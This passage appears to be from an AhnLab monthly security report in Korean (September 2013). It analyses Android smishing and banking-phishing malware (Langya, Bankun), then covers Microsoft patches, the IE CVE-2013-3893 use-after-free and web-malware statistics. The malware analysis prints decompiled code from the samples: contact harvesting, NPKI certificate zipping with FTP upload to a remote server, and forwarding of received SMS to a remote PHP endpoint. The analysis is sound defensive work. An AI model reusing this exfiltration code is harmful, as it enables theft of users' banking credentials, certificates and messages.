  localInteger1 = new Integer(1);
  if (localCursor2.moveToNext())
    break label1278;
  localCursor2.close();
  localCursor3 = localContentResolver.query(ContactsContract.CommonDataKinds.Email.CONTENT_URI, null, "contact_id = " + str, null,
  new Integer(1);
```

그림 1-48 | 주소록 정보를 탈취하는 소스코드

실제 주소록 정보가 전송되는 과정은 [그림 1-49]와 같다.


그림 1-49 | 메일 계정을 이용한 사용자 정보 탈취(네트워크 패킷)

악성 앱 제작자는 메일로 전송된 정보를 [그림 1-50]과 같이 확인한다.





그림 1-50 | 악성 앱 제작자의 메일 계정

스마트폰 사용자는 문자 내용에 포함된 링크가 존재할 경우 접속에 주의해야 하며, 사전에 'AhnLab 안전한 문자', 'V3 Mobile' 등과 같은 믿을 수 있는 모바일 보안 제품을 사용해 감염되지 않도록 주의하는 것이 중요하다.

또한 [ '환경설정' -> '보안' -> '알 수 없는 소스' ] 항목을 '허용하지 않음'으로 설정하면, 공식마켓 이외의 앱은 설치가 제한되므로 더욱 안전한 환경에서 스마트폰을 사용할 수 있다.


그림 1-51 | '환경설정' -> '보안' -> '알 수 없는 소스'

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉

Android-Trojan/Langya

## 금융사 피싱 앱 변종 발견

안드로이드 폰 사용자를 타깃으로 금융 정보를 탈취하는 Bankun 악성 앱의 변종이 발견됐다. 스미싱 형태로 유포되는 해당 악성 앱은 기존에 발견된 방식보다 더욱 정교한 형태로 진화한 모습이어서 사용자들의 각별한 주의가 요구된다.

해당 앱을 설치하면 [그림 1-52]와 같이 'Play 스토어' 아이콘이 나타난다. 하지만 자세히 살펴보면 정상 앱과는 차이가 있다. 정상 앱의 이름은 'Play 스토어'인 반면, 악성 앱은 'Google App Store'라는 이름을 쓰고 있기 때문이다.





그림 1-52 | 악성 앱 아이콘 모양

악성 앱 실행 시에는 설치 파일이 손상됐다는 오류와 함께 [그림 1-53]과 같은 팝업 메시지가 나타난다.





그림 1-53 | 앱 실행 시 나타나는 팝업 메시지

위 그림에서 '확인' 이나 '취소' 버튼을 터치하면 앱의 아이콘은 보이지 않게 되며, 앱이 서비스로 실행된다. [그림 1-54]는 앱 정보 화면이며, 앱이 삭제된 후에도 서비스로 등록되어 실행되고 있음을 확인할 수 있다.


그림 1-54 | 악성 앱 실행 정보

해당 앱은 서비스로 실행되면서, 사용자의 스마트폰에 어떤 뱅킹 앱이 설치돼 있는지 확인한 후, 그 앱에 맞는 악성 앱을 다운로드한다. 이 후 정상 앱을 삭제하고 다운로드된 악성 앱을 설치하도록 시도한다.




그림 1-55 | 악성 뱅킹 앱을 다운로드받는 코드(일부)

악성 앱이 다운로드되어 실행되면 [그림 1-56]과 같이 금융사 피싱 앱임을 확인할 수 있다. 기존에 유포된 바 있는 금융사 피싱 앱과 달리 V3 Mobile Plus 실행을 가장하고 금융감독원을 사칭한 팝업 메시지를 띄운다.





그림 1-56 | 다운로드된 뱅킹 앱 실행 시, 보이는 화면

화면에서 '확인'을 터치하면 실제로 사용자의 공인증서를 확인할 수 있으며, 이는 기존에 발견된 피싱 앱과 달리 정상 앱과 매우 유사한 형태임을 확인할 수 있다.

금융사 피싱 앱은 일반 사용자들이 정상 앱과 구분을 할 수 없을 정도로 정교화되어 가고 있다. 이에 사용자는 문자 내용에 링크가 존재할 경우 접속에 주의해야 하며, 사전에 V3 Mobile과 같은 믿을 수 있는 제품을 사용해 감염되지 않도록 주의하는 것이 중요하다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 Mobile의 진단명〉
Android-Downloader/Bankun

## 금융 예방 서비스?

내 스마트폰이 '금융예방서비스 전면실시 보안강화!'라고 알림 메시지를 보여주며 잘 사용하던 뱅킹 앱을 업데이트하라고 안내를 한다면?


그림 1-57 | 보안 강화를 위해 업데이트를 요구하는 알림 메시지

[그림 1-57]은 실제 스마트폰에서 사용자에게 보여준 알림 메시지이다. 해당 알림 메시지를 터치하면 [그림 1-58]처럼 스마트폰에 설치되어 있는 뱅킹 앱을 제거하도록 유도하며 제거가 완료되면 곧바로 동일한 뱅킹 앱이 자동으로 다운로드되어 설치를 유도한다.


그림 1-58 | 뱅킹 앱 제거 및 재설치 유도

이 과정만을 놓고 보면 보안 강화를 위해 뱅킹 앱을 업데이트한 것처럼 보이지만 실제로는 정상적인 뱅킹 앱을 삭제하고 악성코드를 설치한 것이다. 어떻게 이런 일이 발생한 것일까? 이번 악성코드 역시 그 시작은 스미싱(Smishing)이다.

### – 구글 Play 스토어를 사칭한 악성코드

스미싱으로 설치되는 악성코드는 다음과 같은 권한을 요청한다.

| |
|---|
| android.permission.INTERNET |
| android.permission.WRITE_EXTERNAL_STORAGE |
| android.permission.READ_CONTACTS |
| android.permission.SEND_SMS |
| android.permission.READ_PHONE_STATE |
| android.permission.RECEIVE_BOOT_COMPLETED |
| android.permission.ACCESS_NETWORK_STATE |
| android.permission.PROCESS_OUTGOING_CALLS |
| android.permission.RECEIVE_BOOT_COMPLETED |
| android.permission.CALL_PHONE |
| android.permission.RESTART_PACKAGES |
| android.permission.RECEIVE_SMS |
| android.permission.READ_SMS |

해당 앱은 [그림 1-59]와 같이 구글의 공식 앱 마켓인 'Play 스토어'를 사칭한 'play 스토어'라는 이름으로 설치된다. 진짜 앱의 이름은 'P'가 대문자이지만, 이를 사칭한 앱은 'p'가 소문자다.





그림 1-59 | 구글 'Play 스토어' 사칭한 앱

해당 앱이 실행되면 실제 구글의 'Play 스토어'와 동일하게 작동하는데 이는 구글의 공식 마켓인 'com.android.vending'을 그대로 사용하기 때문이다.

```
Intent localIntent2 = new Intent();
localIntent2.setComponent(new ComponentName("com.android.vending", "com.android.vending.AssetBrowserActivity"));
startActivity(localIntent2);
```

그림 1-60 | 구글의 공식 마켓을 그대로 사용

### – 공인인증서 유출

해당 악성코드는 스마트폰에 저장되어 있는 공인인증서를 외부로 유출한다.

```
String str1 = Utils.getDevicePhoneNumber(this.context);
String str2 = Environment.getExternalStorageDirectory() + "/NPKI/" + str1 + ".zip";
String str3 = Environment.getExternalStorageDirectory() + "/NPKI";
Log.d("dream", "****zipfilename=" + str2 + ",src file path=" + str3);
ZipUtil.zipFolder(str3, str2, new UploadFileFilter());
```

그림 1-61 | 공인인증서를 ZIP으로 압축

[그림 1-61]과 같이 사용자 스마트폰에 저장된 공인인증서를 사용자 전화번호라는 파일명의 ZIP 형태로 압축해 저장한다.

```
public static String IP_ADDRESS = "19[illegible]";
public static String PREFERENCE_DATA_NAME = "preferences";
public static String PREFERENCE_KEY_IS_FILE_UPLOAD = "is_file_upload";
public static String USER_NAME = "[illegible]";
public static String USER_PASSWORD = "[illegible]";
                    ⋮
localFile = new File(str2);
if ((localFile != null) && (localFile.exists()))
{
 Log.d("dream", "******upload file " + localFile.getAbsolutePath() + " is exit");
 boolean bool2 = Utils.postToFtp(IP_ADDRESS, USER_NAME, USER_PASSWORD, localFile);
 this.mEditor.putBoolean(PREFERENCE_KEY_IS_FILE_UPLOAD, bool2);
 this.mEditor.commit();
}
```

그림 1-62 | 스마트폰의 공인인증서를 외부로 유출

이어 사용자 전화번호를 파일명으로 압축한 공인인증서를 FTP를 사용해 외부로 유출한다. 실제 해당 FTP 계정으로 접속해 확인한 결과 상당수의 공인인증서가 유출된 것을 확인할 수 있었다.

### – 설치된 뱅킹 앱을 악성코드로 재설치

설치되어 있는 뱅킹 앱을 검색해 업데이트하라는 알림 메시지를 보여주고 제거를 유도한다.


그림 1-63 | 설치된 뱅킹 앱 제거 유도

사용자가 알림 메시지창을 터치해 기존에 설치된 뱅킹 앱을 제거하면 이를 감지해 제거한 뱅킹 앱과 동일한 형태의 뱅킹 앱을 외부로부터 다운로드받아 설치를 유도한다. 기존에 설치돼 있던 정상적인 뱅킹 앱을 금융 정보 유출 악성코드로 교체하는 것이다.

이 과정에서 공인인증서가 유출된다. 가짜 뱅킹 앱을 다운로드받는 서버의 위치는 [그림 1-64]와 같이 해외에 위치해 있다.


그림 1-64 | 뱅킹 앱 사칭 악성코드가 사용하는 서버의 위치

### – 온라인 뱅킹에 필요한 정보 유출

악성코드는 기존의 뱅킹 앱과 동일한 아이콘과 이름을 사용하고 있다.

설치 시 필요 권한은 다음과 같다.

| |
|---|
| android.permission.ACCESS_NETWORK_STATE |
| android.permission.READ_CONTACTS |
| android.permission.RECEIVE_SMS |
| android.permission.READ_PHONE_STATE |
| android.permission.RECEIVE_BOOT_COMPLETED |
| android.permission.CALL_PHONE |
| android.permission.ACCESS_NETWORK_STATE |
| android.permission.READ_PHONE_STATE |
| android.permission.INTERNET |
| android.permission.READ_SMS |
| android.permission.SEND_SMS |
| android.permission.PROCESS_OUTGOING_CALLS |
| android.permission.READ_PHONE_STATE |
| android.permission.RESTART_PACKAGES |
| android.permission.INTERNET |
| android.permission.READ_LOGS |

가짜 뱅킹 앱을 실행하면 실제 뱅킹 앱과 동일한 화면을 보여주지만 곧 악의적인 행동을 시작한다. 가장 먼저 온라인 금융 거래를 위한 각종 정보들을 유출하기 위해 사용자의 이름, 주민등록번호, 핸드폰 번호, 뱅킹 ID, 뱅킹 비밀번호, 계좌번호, 계좌 비밀번호, 인증서 비밀번호, 보안카드 일련번호, 보안카드 숫자 전체를 입력 받아 외부로 유출한다. 사전에 유출한 공인인증서와 함께 온라인 금융 거래에 필요한 모든 정보들을 사용자로부터 입력받아 외부로 유출하는 것이다.

또한 스마트폰에 저장되어 있는 전화번호부와 SMS 모두를 외부로 유출하며 이후에 수신된 SMS 역시 실시간으로 유출한다.

```
label99: SmsMessage localSmsMessage = arrayOfSmsMessage[k];
String str1 = localSmsMessage.getMessageBody();
String str2 = localSmsMessage.getOriginatingAddress();
Log.d("dream", "***sms sender=" + str2 + ",sms content=" + str1);
new webServices().Addsmiplesms(paramContext, str1.toString(), str2.toString());

public void Addsmiplesms(Context paramContext, String paramString1, String paramString2)
{
  new DownloadTask(paramContext, paramString1, paramString2).execute(new String[0]);
}

public DownloadTask(Context paramString1, String paramString2, String arg4)
{
  this.bString = paramString2;
  Object localObject;
  this.tString = localObject;
  this.context = paramString1;
}

protected String doInBackground(String[] paramArrayOfString)
{
  HttpPost localHttpPost = new HttpPost(webServices.BASE_URL + "addsms.php");
  Cursor localCursor = SQLiteHelper.select();
  String str1 = "";
  if ((localCursor != null) && (localCursor.moveToFirst()))
  {
    str1 = localCursor.getString(localCursor.getColumnIndex("devicename"));
    localCursor.close();
  }
  ArrayList localArrayList = new ArrayList();
  localArrayList.add(new BasicNameValuePair("devicename", str1));
  localArrayList.add(new BasicNameValuePair("body", this.bString));
  localArrayList.add(new BasicNameValuePair("tel", this.tString));
  try
  {
    localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList, "UTF-8"));
    HttpResponse localHttpResponse = new DefaultHttpClient().execute(localHttpPost);
```

그림 1-65 | 수신된 SMS를 외부로 유출

온라인 금융 거래에 필요한 각종 정보들을 유출하는 과정을 살펴보면 [그림 1-66]과 같다.


그림 1-66 | 온라인 금융 거래에 필요한 정보 유출 과정

모바일 악성코드가 소액 결제를 통해 금전적인 수익을 올리던 형태에서 온라인 금융 거래에 필요한 각종 정보를 유출하는 형태로 변화하고 있는 추세다. 이렇게 유출된 각종 정보들을 이용하면 인터넷 뱅킹을 비롯한 각종 온라인 금융 거래를 당사자가 모르는 사이에 할 수 있다. 한 달에 30만 원이내만 청구할 수 있는 소액 결제에 비해 그 피해 금액과 범위가 더욱 커질 수 밖에 없는 것이다.

피해를 예방하기 위해서는 새로운 앱을 설치하거나 기존에 설치되어 있던 앱을 업데이트하는 경우 V3 Mobile과 같은 백신으로 검사를 한 후 실행하는 습관이 필요하다. 구글 Play 스토어나 기타 통신사의 공식 앱 마켓을 통하지 않고 SMS나 기타 메신저의 URL을 통해 직접 다운로드받은 앱은 가급적 설치하지 않는 것이 바람직하다. 그리고 '알 수 없는 소스(출처) 허용' 설정을 해제해 마켓이 아닌 다른 경로로 앱이 설치되는 것을 허용하지 않는 것이 좋다.

최근 스미싱으로 인한 피해가 커짐에 따라 안랩에서는 이를 예방할 수 있는 스미싱 탐지 앱 'AhnLab 안전한 문자'를 개발해 무료로 서비스하고 있다.

'AhnLab 안전한 문자'는 구글의 Play 스토어 (https://play.google.com/store/apps/details?id=com.ahnlab.safemessage)를 통해 다운로드 및 설치할 수 있다. 해당 앱을 사용하면 수신받은 SMS에 악성 URL이 포함되어 있는지, URL을 통한 웹 브라우징시 실시간으로 해당 URL의 악성 여부를 확인할 수 있어 보다 안전하게 스마트폰을 사용할 수 있다.





그림 1-67 | 스미싱 예방을 위한 'AhnLab 안전한 문자'

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 Mobile의 진단명〉

Android-Trojan/Bankun

보안 동향

# 01. 보안 통계

## 9월 마이크로소프트 보안 업데이트 현황

2013년 9월 마이크로소프트사에서 발표한 보안 업데이트는 총 13건으로 긴급 4건, 중요 9건으로 2013년 들어 가장 많은 보안패치를 발표했다. 일부(MS13-069, MS13-071) 취약점은 PoC(Proof of Concept) 코드가 공개돼 있기도 하다.





그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

| 긴급 | 중요 |
|---|---|
| **MS13-067** \| Microsoft SharePoint Server의 취약점으로 인한 원격 코드 실행 문제점 업데이트 | **MS13-071** Windows 테마 파일의 취약점으로 인한 원격 코드 실행 문제점 |
| **MS13-060** \| Unicode Scripts Process의 취약점으로 인한 원격 코드 실행 문제점 | **MS13-072** Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점 |
| **MS13-061** \| Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점 | **MS13-073** Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점 |
| **MS13-070** \| OLE의 취약점으로 인한 원격 코드 실행 문제점 | **MS13-074** Microsoft Access의 취약점으로 인한 원격 코드 실행 문제점 |
| | **MS13-075** Microsoft Office IME(중국어)의 취약점으로 인한 권한 상승 문제점 |
| | **MS13-076** 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점 |
| | **MS13-077** Windows 서비스 제어 관리자의 취약점으로 인한 권한 상승 문제점 |
| | **MS13-078** FrontPage의 취약점으로 인한 정보 유출 문제점 |
| | **MS13-079** Active Directory의 취약점으로 인한 서비스 거부 문제점 |

표 2-1 | 2013년 9월 주요 MS 보안 업데이트

보안 동향

# 02. 보안 이슈

### 제로데이 IE 취약점, CVE-2013-3893

인터넷 익스플로러(IE)를 대상으로 한 제로데이 취약점이 발견돼 주의가 필요하다. 공격은 윈도우 XP와 윈도우7 기반의 IE8 또는 9 버전에서 제대로 동작하는 것으로 알려져 있으나 MS에서 발표한 권고문에 따르면 다른 운영체제와 IE에서도 영향을 받는다.

이번 취약점은 인터넷 IE의 HTML 렌더링 엔진의 'Use After Free' 취약점을 이용하는 것이다. 이 기법은 메모리 해제를 한 후 다시 해당 영역을 재참조할 경우 프로그램의 크래쉬나 예상치 못한 값 또는 코드 실행 등이 가능한 기법이다. 이 기법의 예를 C언어 형태로 표현해 보면 다음과 같다.

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZER1 512
#define BUFSIZER2 ((BUFSIZER1/2) – 8)
int main(int argc, char **argv) {
char *buf1R1;
char *buf2R1;
char *buf2R2;
char *buf3R2;
buf1R1 = (char *) malloc(BUFSIZER1);
buf2R1 = (char *) malloc(BUFSIZER1);
free(buf2R1);
buf2R2 = (char *) malloc(BUFSIZER2);
buf3R2 = (char *) malloc(BUFSIZER2);
strncpy(buf2R1, argv[1], BUFSIZER1–1);
free(buf1R1);
free(buf2R2);
free(buf3R2);
}
```

위의 예제와 같이 이미 메모리 해제된 buf2R1을 사용하면 올바른 동작을 하지 못하고 프로그램이 크래쉬된다.

즉 CVE-2013-3893은 브라우저 상에서 이미 해제된 메모리를 참조하면서 발생하는 것으로 mshtml!CTreeNode::CTreeNode 클래스를 통해 생성된 개체가 취약점의 원인이 된다.

그러므로 공격자는 조작된 자바 스크립트 문자열을 통해 해제된 메모리 영역에 재할당하면서 EIP 주소를 변경해 프로그램 흐름을 변경하게 된다. 변경되는 주소에는 셸코드가 들어가게 되어 임의의 코드를 실행할 수 있게 되는 것이다.

[그림 2-2]는 공격코드 일부 예로, EIP를 컨트롤하기 위한 값이 들어 있다.





그림 2-2 | 프로그램 흐름 제어코드 일부

위에 삽입된 코드를 통해 해제된 객체의 메모리는 최종적으로 mshtml!CElement::Doc 함수의 안에서 ECX=12121202가 되고, 힙 상에 올려진 12121212 번지를 호출하게 된다.





그림 2-3 | 취약점(Use after free) 발생코드

공격자는 이 취약점을 이용하기 위해 자바 스크립트로 구성된 코드를 힙 스프레이 기술을 통해 힙 상에 로드시킨다. 취약점이 발생하면 스택 상에 존재하는 코드를 실행하게 되고 Call 스택은 최종적으로 셸코드가 위치하는 지점을 가리키게 된다. 공격자는 자신이 원하는 코드를 실행할 수 있게 되는 것이다.

https://support.microsoft.com/kb/2887505

이 취약점을 해결하기 위해서는 MS사의 10월 보안패치 적용을 권장한다.

## 어도비사 고객정보 및 소스코드 유출 사건

최근 어도비사의 데이터 유출 사건이 발생했다. 신용카드 정보를 포함해 290만 명의 고객 정보와 소스코드가 유출된 것으로 알려졌다. 아직 해커가 해독된 신용카드 정보를 얻었다는 정황은 없지만, 어도비사는 고객의 안전을 위해 이 사실을 통보하고 패스워드 변경을 통보했다.

더군다나 기업의 핵심 자산인 소스코드까지 유출되어 앞으로 해당 소프트웨어를 사용하는 개인 또는 기업에 또 다른 보안 우려된다. 유출된 소스코드 중 하나로 알려진 ColdFusion은 포춘 100개 기업의 75개 회사가 사용할 만큼 폭 넓게 이용되고 있다. 해당 소스코드가 유출됐다는 정보는 해커가 악의적으로 이용하고 있는 서버에 40기가 정도의 어도비 소스코드가 존재함을 확인하면서 부터다. 유출된 코드는 ColdFusion과 대중적으로 많이 이용되는 어도비 아크로뱃 등이다. [그림 2-4]는 해커 서버에서 발견된 ColdFusion의 소스코드 화면이다.

(출처 : Krebsonsecurity.com 사이트)





**그림 2-4 | 해커 서버에서 발견된 ColdFusion의 소스코드 화면**

소스코드가 있다는 것은 아직 알려져 있지 않은 보안 취약점을 더 쉽게 발견할 수도 있고, 이러한 취약점을 악용할 수 있다는 점에서 우려를 낳고 있다.

소스코드 유출은 어도비사 뿐만 아니라, 과거 시만텍 PcAnyWhere 제품과 Vmware에서도 발생한 바 있다. 소프트웨어 업체에서는 소스코드가 반도체 설계 문서와 같이 중요한 기업 비밀이다. 금전적 손해뿐만 아니라 더 큰 문제를 야기할 수도 있기 때문이다.

웹 보안 동향

# 01. 웹 보안 통계

## 웹사이트 악성코드 동향


안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2013년 9월 웹을 통한 악성코드 발견 건수는 모두 4015건이었다. 악성코드 유형은 총 191종, 악성코드가 발견된 도메인은 153개, 악성코드가 발견된 URL은 466개로 각각 집계됐다. 전월과 비교해 웹을 통한 악성코드 발견 건수, 악성코드 유형, 악성코드가 발견된 도메인, 악성코드가 발견된 URL 모두 감소했다.

표 3-1 | 2013년 9월 웹사이트 보안 현황


## 월별 악성코드 배포 URL 차단 건수

2013년 9월 웹을 통한 악성코드 발견 건수는 전월의 5162건과 비교해 77.8% 수준인 4015건이다.


그림 3-1 | 월별 악성코드 발견 건수 변화 추이



## 월별 악성코드 유형

2013년 9월 악성코드 유형은 전달 218건에 비해 87.6% 수준인 191건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이




## 월별 악성코드가 발견된 도메인

2013년 9월 악성코드가 발견된 도메인은 153건으로, 2013년 8월의 236건과 비교해 64.8% 수준이다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이




## 월별 악성코드가 발견된 URL

2013년 9월 악성코드가 발견된 URL은 전월의 632건과 비교해 73.7% 수준인 466건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이



## 월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 2147건(53.5%)으로 가장 많았고, 애드웨어는 361건(9.0%), 스파이웨어는 342건(8.5%)인 것으로 조사됐다.

| 유형 | 건수 | 비율 |
|---|---|---|
| TROJAN | 2,147 | 53.5 % |
| ADWARE | 361 | 9.0 % |
| SPYWARE | 342 | 8.5 % |
| DOWNLOADER | 55 | 1.4 % |
| DROPPER | 42 | 1.0 % |
| Win32/VIRUT | 19 | 0.5 % |
| APPCARE | 9 | 0.2 % |
| ETC | 1,040 | 25.9 % |
| | 4,015 | 100.0 % |

표 3-2 | 악성코드 유형별 배포 수

